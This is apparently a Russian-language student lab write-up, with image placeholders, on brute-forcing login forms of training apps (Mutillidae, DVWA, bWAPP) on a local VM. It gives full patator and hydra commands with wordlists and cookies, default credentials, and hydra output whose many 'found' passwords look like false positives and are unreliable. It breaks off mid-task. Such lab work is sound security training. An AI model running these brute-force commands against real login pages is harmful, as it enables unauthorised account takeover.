

- `python patator.py http_fuzz url=http://192.168.56.11/mutillidae/index.php?page=login.php method=POST body='username=samurai&password=FILE0&login-php-submit-button=Login' 0=passwords.txt follow=1 accept_cookie=1 -x ignore:fgrep='Password incorrect'`

## Задание


1. Имеется логин **admin** и пароль **yo30E#jb**, которые были заданы администратором для входа в систему с использованием веб-формы. Можно ли считать такую комбинацию логина и пароля безопасной для защиты от брутфорса? Ответ обоснуйте.

- Пароль «****yo30E#jb»** является относительно безопасным 78%, но надо его менять!

- https://password.kaspersky.com/ru/
- http://www.passwordmeter.com/





2. Подберите логин и пароль к странице bruteforce-сервиса **dvwa** на уровне сложности LOW. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.






DVWA:


- admin
- password

- Пароль может быть подобран, например, с помощью **BurpSuite (**«Proxy»,** **«Intruder» …)**, используя словари в **«/usr/share/wordlists» (Kali-Linux)** или на **github «fazzdb»**






```
hydra -l samurai -P ~/Downloads/500-worst-passwords.txt http-post-form://192.168.56.11 -m "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Username and/or password incorrect.:H=Cookie\: security=low; PHPSESSID=n704o1rrh3gf20vfte8dippli2;"
```

- Brute Force
- http://192.168.56.11/dvwa/vulnerabilities/brute/
- Start **BurpSuite**


Пароль «**password**» подбираем через «Sniper» (BurpSuite) или **«hydra»** со словарем из github.

- **Sample List:**

1. 1234
2. admin
3. user
4. **password** «Welcome to the password protected area admin» (success)

- Firefox «Storage» (View Page Source)

```
hydra -l samurai -P ~/Downloads/500-worst-passwords.txt http-post-form://192.168.56.11 -m "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Username and/or password incorrect.:H=Cookie\: security=low; PHPSESSID=n704o1rrh3gf20vfte8dippli2;"
```




**Password:**
[80][http-post-form] host: 192.168.56.11 login: samurai password: 123456
[80][http-post-form] host: 192.168.56.11 login: samurai password: 696969
[80][http-post-form] host: 192.168.56.11 login: samurai password: baseball
[80][http-post-form] host: 192.168.56.11 login: samurai password: mustang
[80][http-post-form] host: 192.168.56.11 login: samurai password: 1234
[80][http-post-form] host: 192.168.56.11 login: samurai password: dragon
[80][http-post-form] host: 192.168.56.11 login: samurai password: 12345

[80][http-post-form] host: 192.168.56.11 login: samurai password: pussy
[80][http-post-form] host: 192.168.56.11 login: samurai password: qwerty
[80][http-post-form] host: 192.168.56.11 login: samurai password: letmein
[80][http-post-form] host: 192.168.56.11 login: samurai password: 12345678
[80][http-post-form] host: 192.168.56.11 login: samurai password: password
[80][http-post-form] host: 192.168.56.11 login: samurai password: football
[80][http-post-form] host: 192.168.56.11 login: samurai password: master
[80][http-post-form] host: 192.168.56.11 login: samurai password: michael
[80][http-post-form] host: 192.168.56.11 login: samurai password: shadow

3. Подберите логин и пароль к странице Broken Auth. - Weak Passwords сервиса bwapp на уровне сложности LOW. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.


http://192.168.56.11/bwapp/login.php


**Залониться:**


- login: **bee**
- password: **bug**

**Затем:**

